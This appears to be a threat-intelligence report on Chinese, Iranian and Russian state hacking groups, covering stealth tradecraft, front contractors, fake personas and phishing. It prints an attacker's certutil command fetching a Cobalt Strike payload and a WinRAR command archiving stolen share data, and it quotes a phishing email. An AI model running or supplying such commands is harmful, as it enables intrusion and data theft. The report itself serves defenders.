Chinese threat groups are placing a growing emphasis on stealthy tradecraft to achieve their objectives in cyberespionage attacks. The three pillars of this tradecraft are the use of proxy infrastructure, living off the land through using native operating system tools, and the ability to adapt their approach as potential target organizations increasingly move to cloud-based solutions.

Chinese Cyberespionage Tradecraft Stresses Operational Security and Stealth

Chinese threat groups have in the past had a reputation for "smash-and-grab" intrusions, where the emphasis was on achieving objectives on the network as quickly as possible with little consideration for detection and attribution. However, a growing number of Chinese threat groups have demonstrated an increasing focus on stealth and operational security in their intrusions and command and control (C2) infrastructure. These tradecraft improvements have likely been driven in part by a series of high-profile Department of Justice indictments of Chinese nationals allegedly involved in cyberespionage activity. Other drivers include public exposure by security vendors of this type of activity, and the consequential likely increased pressure from Chinese leadership to avoid public scrutiny of its cyberespionage activity.

CTU researchers have observed Chinese threat actors using commercial tools such as Cobalt Strike to minimize the risk of attribution if they are caught and to blend in with post-intrusion ransomware groups that often use these tools. Some Chinese threat groups also appear to adjust tradecraft when returning to a target network after previously being evicted, showing they are adaptable and goal-oriented. On some occasions, they may also focus their exploitation on non-Windows devices, where EDR agents may be less likely to be deployed.

CTU researchers have increasingly observed Chinese threat groups demonstrating careful consideration for operational security over the past few years including the use of living off the land tools and a C2 proxy network built on compromised SOHO routers. This consistent attention to operational security also includes leaving a minimal intrusion footprint and incorporating defense evasion techniques. This focus doesn't just contrast with China's historical reputation, it also demonstrates a heightened level of operational maturity and adherence to a blueprint designed to reduce the likelihood of the detection and attribution of its intrusion activity.

Stealth in Action—Observations from IR Engagements

CTU researchers have seen multiple examples of the Chinese tradecraft described in this section during Secureworks incident response engagements. Here are three typical examples:

01

During a May 2022 incident response engagement, Secureworks analysts observed a Chinese threat actor compromise an organization's network with the intent to steal intellectual property. The threat actor primarily used native operating system tools (a technique known as "living off the land") to achieve their objectives, as well as a command-and-control proxy network that included compromised SOHO routers.

The threat actor exploited a vulnerable Pulse Secure device as the initial access vector, deployed a variant of the Awen web shell and the Godzilla web shell to a second server in the environment, and then conducted reconnaissance commands such as whoami, hostname, and net group. They then used the certutil command to download a Cobalt Strike Beacon payload (see figure 21).


```
certutil -urlcache -f http://                    7/sv
```

Figure 21. Certutil command to download Cobalt Strike Beacon. (Source: Secureworks)

They used the Cobalt Strike Beacon to execute domain-wide reconnaissance commands including running the net view command to list the resources in a network share hosted on a server that stores the organization's intellectual property. The threat actor used the WinRAR utility to compress files stored within this share (see figure 22).

```
      .svm  a -r      .tmp "\\       \" -hp
```

Figure 22. WinRAR commands to archive data from network share. (Source: Secureworks)



02

During an incident response engagement that took place in Fall 2022, CTU researchers observed a Chinese threat actor moving from a compromised on-premises network to the organization's Azure Active Directory (AD) tenant, using techniques that could only be detected via one specific Microsoft log. The threat actor had obtained access to the organization's on-premises network from as early as Summer 2021 after exploiting the ProxyShell vulnerabilities in an internet-facing Microsoft Exchange server. Secureworks incident responders discovered that in Fall 2022 the threat actor created multiple accounts in the organization's on-premises AD domain and compromised an existing Azure AD administrator account. The threat actor used the administrator account to add an impersonation role for Microsoft Exchange to an account they had created, and then registered a single-tenant application within the Azure AD tenant and configured the application to provide access to the organization's Exchange Online mailboxes (see figure 23).




Figure 23. Malicious application API permissions in Azure AD portal. (Source: Secureworks)

This particular intrusion not only reinforces the fundamental need for network defenders to understand and mitigate risks based on changing attack surfaces, but also demonstrates the importance of extensive logging. CTU researchers strongly recommend that organizations collect appropriate Azure AD logs to detect unusual activity in their Azure AD tenant, and audit Azure AD applications for unusual and excessive permissions.

In this specific case, the only way to observe much of the threat actor's activity during the attack was through study of the **MailItemsAccessed**[39] mailbox-auditing action, which is part of Microsoft's premium audit functionality. The importance of being able to observe MailItemsAccessed events was also stressed by CISA as part of an advisory about a June 2023 incident in which a state-sponsored threat actor compromised a Microsoft 365 (M365) cloud environment of a Federal Civilian Executive Branch (FCEB) agency. The advisory stated, "CISA and FBI are not aware of other audit logs or events that would have detected this activity."

03

One threat group has provided prime examples across multiple IR engagements since 2021 of tradecraft designed to evade detection and attribution of their intrusion activity and to blend in with legitimate network activity: **BRONZE SILHOUETTE**.

During a Summer 2022 engagement, Secureworks incident responders discovered that BRONZE SILHOUETTE had deployed a single web shell to multiple servers across the environment after exploiting an internet-facing PRTG Network Monitor server.

The threat actor used WMI to execute the native vssadmin command on a domain controller to create a volume shadow copy (see figure 24). They then extracted the ntds.dit AD database and the SYSTEM registry hive from the volume shadow copy.

Secureworks incident responders observed the threat actors using 7-Zip to create an archive file containing the SYSTEM registry hive and ntds.dit, likely for exfiltration. A few days later, the threat actors moved laterally to a ManageEngine ADSelfService Plus server and ran reconnaissance commands. One command revealed BRONZE SILHOUETTE searching for one of its C2 IP addresses in the victim's access logs, possibly suggesting a desire to remove evidence of the intrusion.

A CTU investigation into the attacker-controlled C2 infrastructure revealed at least three Paessler PRTG servers belonging to other organizations. This discovery suggests that BRONZE SILHOUETTE targets vulnerable PRTG servers for initial access into a target environment and to establish its C2 infrastructure when conducting cyberespionage attacks.




Figure 24. Threat actor WMI commands to extract the ntds.dit database. (Source: Secureworks)





Figure 25. Threat actor commands run under the ManageEngine Java process. (Source: Secureworks)



BRONZE PRESIDENT, Watching the War from the Sidelines

Prior to 2022, **BRONZE PRESIDENT** focused its efforts on Asia, mainly Myanmar and Vietnam. However, since Russia's invasion of Ukraine on February 24, 2022, its focus has shifted to obtaining political intelligence surrounding the ongoing war. The threat group consistently employs decoy documents that relate to political issues in the countries surrounding Ukraine, as well as Europe more widely, whilst targeting government officials and various national foreign ministries.




Figure 26. An example of a topically named LNK file ("Political Guidance for the new EU approach towards Russia,") showing a nested hidden directory structure. (Source: Secureworks)

Since the invasion, CTU researchers observed multiple examples of BRONZE PRESIDENT's use of PlugX malware to collect relevant information. During 2022, the group used malicious shortcut (LNK) files to deliver their malware and continued to use DLL side-loading. However, techniques varied.

For example, analysis of the LNK files used in June/July 2022 and October 2022 campaigns showed the LNK file pointing to a copy of the legitimate Adobe Acrobat Distiller executable file, which was renamed and used to sideload a highly obfuscated DLL loader. The file imported a highly obfuscated malicious DLL, which then loaded an encrypted payload file. However, the malware author chose different (and in each case quite novel) functions to abuse for the shellcode loading, suggesting that the group continuously experiments with different approaches to evasion of host-based security agents.

In May 2023, BRONZE PRESIDENT appeared to experiment with hiding their payloads inside seemingly benign HTML files (**HTML smuggling**[40]) as a new delivery mechanism for PlugX. HTML smuggling is typically used by cybercriminals, for example in Qakbot campaigns.

Also in 2023, BRONZE PRESIDENT diversified their malware arsenal, bringing in the previously unobserved MQShell malware. MQShell has limited capability; it simply acts as a reverse shell, executing commands and passing the output to the C2 server, but it may be in the early stages of development. It does employ novel C2 communications using the MQTT IoT messaging protocol. The threat actor may have chosen this protocol for C2 communications as its lightweight publish/subscribe model is simple to use and provides an element of obfuscation where the identity of the true C2 server is concerned. It may also circumvent network-based detections. To make use of the protocol, the malware author used the open-source MQTT library.

Additionally, while investigating MQShell, CTU researchers examined trojanized router firmware files that were likely developed by BRONZE PRESIDENT. These files suggest BRONZE PRESIDENT may be engaged in building covert networks of compromised network devices to tunnel their communications back to China unobserved—yet another example of stealthy tradecraft on the part of Chinese groups.

IRAN

Traditional Targeting

Main motivations:

- Espionage
- Monitoring dissidents
- Sabotage

IRAN

A significant proportion of Iranian cyber activity continues to be driven by political imperatives: tracking and suppression of political opposition, countering normalization of relations between Israel and Arab countries via the **Abraham Accords**[41] and offensive operations to harass government and commercial entities in Israel. Other foreign intelligence collection priorities exist but are less prominent within our collection aperture.

Iran's Contractor Ecosystem

Iran's main intelligence services sit within the Ministry of Intelligence and Security (also known as MOIS or VAJA) and the Islamic Revolutionary Guard Corp (IRGC). Both organizations use a network of contractors to support their offensive cyber activities.

In 2022, **CTU research**[42] into **COBALT MIRAGE** activity linked three contractor entities (Afkar System, Najee Technology and Secnerd) to Iranian cyber activity, and in particular to the Islamic Revolutionary Guard Corp (IRGC), and its subordinate unit the Intelligence Organization (IRGC-IO). The IRGC-IO is one of Iran's primary intelligence functions and **reportedly**[43] operates a cyber division. These organizations only represent a part of the overall contractor network and future research by us and others will likely reveal more.

Indeed, this pattern of private Iranian companies acting as fronts or providing support for Iranian intelligence operations and attacks is well established, as illustrated by sanctions dating from:

- **2016**[44] on employees of ITSec Team and Mersad Company,
- **2019**[45] on individuals linked to Net Peygard Samavat Company (later known as Emennet Pasargad),
- **2020**[46] on Rana Intelligence Computing Company and some of its employees.

In October 2022, the U.S. Treasury also **sanctioned**[47] Ravin Academy for the provision of various cybersecurity services to MOIS and for training individuals that were later recruited by MOIS.

Links between individuals associated with Iranian threat group activity and contractor organizations often appear gradually over time. For example, in 2019 Farzin Karimi was accused by the Green Leakers Telegram channel of being linked to **COBALT ULSTER** (Muddywater) activity. In 2022, U.S. CyberCommand **called**[48] COBALT ULSTER a "subordinate element" of MOIS. Farzin went on to co-found Ravin Academy and was designated by the Treasury alongside it.

Similarly Behzad Mesri, **alleged**[49] perpetrator of the 2017 HBO hack is **wanted**[50] by the FBI in relation to multiple criminal activities. Mesri was the CEO of Net Peygard Samavat Company, **sanctioned**[51] for supporting the IRGC and MOIS. The current incarnation of Net Peygard Samavat is known as Emennet Pasargad and has **links**[52] to multiple strands of Iranian cyber activity.

(N)GO Phishing

Some state-sponsored threat groups are more social than others. The Iranian threat group **COBALT ILLUSION** favors the personal touch, routinely masquerading as real individuals or creating fake social media personas and using them to contact a target under the pretext of an interview request, assistance on a report, or to discuss a shared interest.

COBALT ILLUSION (also known as Charming Kitten and APT42) is suspected of operating on behalf of Iran's Intelligence Organization of the Islamic Revolutionary Guard Corp (IRGC-IO). COBALT ILLUSION targets a wide range of individuals and is particularly interested in academics, journalists, human rights defenders, political activists, intergovernmental organizations (IGOs), and non-governmental organizations (NGOs) that focus on Iran.

Over a period of days or weeks, COBALT ILLUSION develops a rapport with the target and then attempts to phish credentials or deploy malware to the target's computer or mobile device. A case in July 2022 reported by **CERTFA**[53] included instances of a threat actor conducting video calls with a target and passing the phishing link via chat.

CTU researchers investigated multiple cases attributed to COBALT ILLUSION throughout this year. In one case the threat actors created a false persona on Twitter that claimed to work for the Atlantic Council and used it to contact multiple individuals involved in Middle Eastern political affairs research. The fake persona used the name **Sara Shokouhi**[54] and decorated their social media profile with images stolen from a psychologist and tarot card reader based in Russia.

Phishing and bulk data collection have long been core tactics of COBALT ILLUSION operations. In early 2023, CTU researchers investigated a case likely involving COBALT ILLUSION that suggested the group's tactics had evolved. What differentiated it from most previous activity was the hijack of a long-standing social media account which provided a degree of credibility to the persona in contrast to accounts that are only a few weeks or months old when they start approaching targets. In this case, activity involved the use of an existing Twitter account, created in 2013, where the original identity had been replaced with a fake persona claiming to be a researcher at the Atlantic Council.

Social media continues to be a popular mechanism for Iranian APT groups to approach and cultivate a rapport with their targets. Phishing awareness training that includes scenarios focused on social media-based approaches, whether through professional or personal accounts, can help employees spot and report such activity.

Welcome to the Masquerade Ball

Iranian use of personas goes far wider and deeper than using personas in phishing. Since the Iran-Iraq war of the 1980s, Iran has preferred indirect confrontation, using proxies, created or adopted, to conduct kinetic and intelligence operations against regional adversaries. That same strategy carried over into the development of their offensive cyber capabilities, first through the adoption of the indigenous amateur hacker and defacement community to conduct attacks, and later in the routine fabrication of criminal and hacktivist personas to claim responsibility for attacks. One of the earliest examples of Iran using fictional personas was the conflicting claims of responsibility released by "Arab Youth Group" and "Cutting Sword of Justice" in relation to the 2012 Shamoon wiper attacks in Saudi Arabia and Qatar.

Fictional personas, styled as individuals or groups, provide the regime with plausible deniability for attacks against their adversaries. Beyond that, they serve to further political objectives, such as undermining foreign governments, by creating the perception that those governments are powerless in the face of cybercriminals attacking their citizens or that hacktivists are emerging to support and amplify particular political causes.

The primary target of these campaigns is Israel, but secondary targets have included the U.S., UAE, Saudi Arabia, Bahrain, and Albania. Many of these are long-standing Western and regional adversaries, but the emergence of the Abraham Accords and the prospect of Arab countries normalizing relations with Israel and shifting the regional power balance, are also of significant concern to Iran.




Figure 27. Comparison of Moses Staff and Abraham's Ax logos. (Source: Secureworks)

The past year has not seen any revival of activity from **COBALT FOXGLOVE** in the guise of the Pay2Key and N3tw0rm ransomware families and group personas that we reported on in the **2021 State of the Threat report**[55]. However, **COBALT SAPLING**, the group behind the **Moses Staff**[56] persona, did return. Moses Staff emerged in September 2021, using pro-Palestinian imagery and messaging to justify hack and leak attacks on government and commercial entities in Israel. Just over a year later, in November 2022, COBALT SAPLING launched a new campaign and associated persona, Abraham's Ax, using pro-Hezbollah messaging and imagery to leak data allegedly stolen from government ministries in Saudi Arabia. Beyond hack and leak attacks COBALT SAPLING has used custom malware such as PyDCrypt, DCSrv and Strifewater RAT in destructive attacks masquerading as ransomware. In many cases the use of ransomware-style malware appears to be an attempt to disrupt rather than monetize a target. As of July 2023, COBALT SAPLING is dormant but may yet be resurrected.

In November 2021, the U.S. Department of the Treasury's Office of Foreign Assets Control (OFAC) **sanctioned**[57] six Iranian individuals and the Iranian company Emennet Pasargad for their role in a cyber-enabled campaign to influence the 2020 U.S. presidential election. At the time, CTU researchers analyzed the attack and highlighted inconsistencies in the promotional material revealing the campaign to be a charade. Emennet Pasargad and earlier incarnations of the entity under other names including Eeleyanet Gostar and Net Peygard Samavat Company, have been a persistent developer of Iranian cyber personas, the associated offensive campaigns, and other intelligence projects on behalf of the Iranian Revolutionary Guard Corp Intelligence Organization (IRGC-IO), the IRGC-Electronic Warfare and Cyber Defense Organization (IRGC-EWCD) and the Ministry of Intelligence and Security (MOIS).

In July 2022, a MOIS connected persona, Homeland Justice, attacked multiple government entities in Albania, ostensibly due to Albania's hosting of an Iranian political opposition group, Mojahedin-e-Khalq (MEK). However, aspects of the symbolism presented by Homeland Justice suggested that attacks were also motivated by the activities of the anti-Iranian hacktivist group, **Predatory Sparrow**[58].

In June 2022, Predatory Sparrow had claimed responsibility for cyber-enabled physical **attacks**[59] on three state-owned steel mills in Iran. Predatory Sparrow is itself a cyber-persona that provides "cover for action" for a state-sponsored actor. In September 2022, the U.S. **designated**[60] MOIS and specific individuals in response to these attacks and ongoing leaks of Albanian government data.

In January 2023, the DarkBit persona operated by **COBALT AZTEC** provided an interesting example of a persona evolving after its initial appearance, potentially in order to improve or refocus the narrative for greater impact.

Initially used in an attack on a commercial entity in a GCC country, DarkBit presented itself as a generic ransomware actor. Within a month the persona had been evolved for use in an attack in Israel, introducing a blend of political and financial motives to the narrative by claiming to oppose apartheid and racism while also suggesting the group was composed of disgruntled ex-employees forced into cybercrime by recent layoffs. In Israel at least, COBALT AZTEC was assisted by MOIS-linked **COBALT ULSTER** in gaining access to the targeted organization. At the time of writing no other known DarkBit attacks have occurred, making it just the latest example of a transient persona associated with Iranian offensive cyber activity.

2022 saw a significant uptick in appearance of Iranian hacktivists and criminal cyber personas, and it is likely they will continue to use this tactic. Unlike real criminal and hacktivist groups there is no motivation to create an enduring reputation and narrative for these transient groups. New personas will be deployed to align with the latest political objectives, providing a temporary face to their attacks and then fading into the background, obscuring the identities and intent of the real threat actors.




Figure 28. DarkBit ransomware payment portal as of early January 2023. (Source: Secureworks)

RUSSIA

The Near Abroad and a Nod to the "Problems" of Cybercrime

Main motivations:

- ⚠ Espionage
- ⚠ Hybrid Warfare

RUSSIA

Inside Ukraine, Russia's activity has primarily fallen into two camps: cyberespionage and disruption, primarily via the use of wiper attacks on Ukrainian infrastructure and institutions. Outside Ukraine, the focus has been on gaining intelligence on countries supporting Ukraine, assisted by short-lived denial of service attacks conducted by multiple pro-Russian hacktivist groups.

Espionage and Disruption—Russia's offensive cyber priorities in Ukraine

Russia's protracted invasion of Ukraine entered its second year with continued use of offensive cyber capability. Ukrainian government entities were the targets of wiper attacks intended to disrupt critical services, a tactic which preceded the initial February 24 ground invasion and continued into 2023, although with less frequency and likely more limited success due in part to early detection and response.


In early 2023, CTU researchers observed **IRON TWILIGHT** exploiting Outlook vulnerability CVE-2023-23397 to collect NTLM credential hashes in multiple phishing campaigns that targeted various Ukrainian state agencies. Recovered hashes could be used in a Pass-the-Hash attack to authenticate as the victim to other systems, access which is valuable for other follow-on activities including intelligence gathering.

IRON TILDEN, a threat group likely working on behalf of Russia's domestic intelligence services, remained focused on espionage through highly targeted spearphishing of Ukrainian defense and government organizations. Infrastructure and lure documents attributed by CTU researchers in early 2023 to IRON TILDEN indicated little change in targeting and a continued preference for certain intrusion techniques like remote template injection for defense evasion and fast-flux DNS for command and control.

Western Support for Ukraine's Defense Draws Russian Cyber Attention

Organizations directly or indirectly involved in relief efforts intended for Ukraine but located outside of the immediate conflict zone nonetheless became a target for Russian cyberespionage campaigns. Targeted entities or those whose identities were hijacked and incorporated into social engineering aspects of cyber operations fell under the following sectors:

- International logistics providers and weapons suppliers
- Refugee and human rights foundations
- Unmanned aerial systems (UAS) manufacturers
- Scientific research institutions


My colleagues from the technical department are telling me that you may need to reload your Outlook. Recently they installed some updates. Try to refresh the page if there is such a possibility.

Claudio

From: [redacted]
Sent: Tuesday, August 9, 2022 6:21 AM
To: Claudio Gariazzo <cgariazzo@hotmail.com>
Subject: RE: TAMU

Sorry, no. I'm am receiving a message saying the file does not exist. Can you convert it to a Word doc and send it to me?

[redacted]

From: Claudio Gariazzo <cgariazzo@hotmail.com>
Sent: Tuesday, August 9, 2022 8:17 AM
To: [redacted]
Subject: Re: TAMU

Try this.

Figure 29. Threat actor provides technical support during exchange. (Source: Secureworks)

CTU researchers analyzed email artifacts likely used in credential harvesting operations in August 2022 by **IRON FRONTIER** against staff at two U.S. national laboratories. The threat actors impersonated a fellow laboratory staff member in a multi-day correspondence which attempted to establish rapport and deceive the victim into visiting a mock login page which mimicked another well-known laboratory.

It is unknown whether the attack was successful in collecting any credentials or what the threat actor's final objective was, but it resembled prior IRON FRONTIER operations which have led to credential disclosure and information theft reportedly reused in later information operations.

A similar deceptive spearphishing campaign in May 2023, likely by **IRON RITUAL**, impersonated the staff member of Poland's foreign embassy in Kyiv, using infrastructure and source material likely gained in a prior compromise. CTU analysis of the spearphishing email, which delivered a Microsoft Word attachment named "BMW 5 for sale in Kyiv - 2023.docx" containing malicious links, revealed a globally diverse target set of organizations, including Secureworks NGO and IGO customers. However, all recipients were in some way government or non-governmental entities aiding Ukraine. Attribution of the campaign to IRON RITUAL was based in part on an infection chain employed by the group in varying forms as early as 2021, which involves the delivery of first-stage malware through an HTML-smuggling technique dubbed EnvyScout. EnvyScout acts as a dropper for additional malicious files, including Cobalt Strike or Brute Ratel implants, served from popular third-party cloud services like DropBox, Google Drive, OneDrive, or Trello.

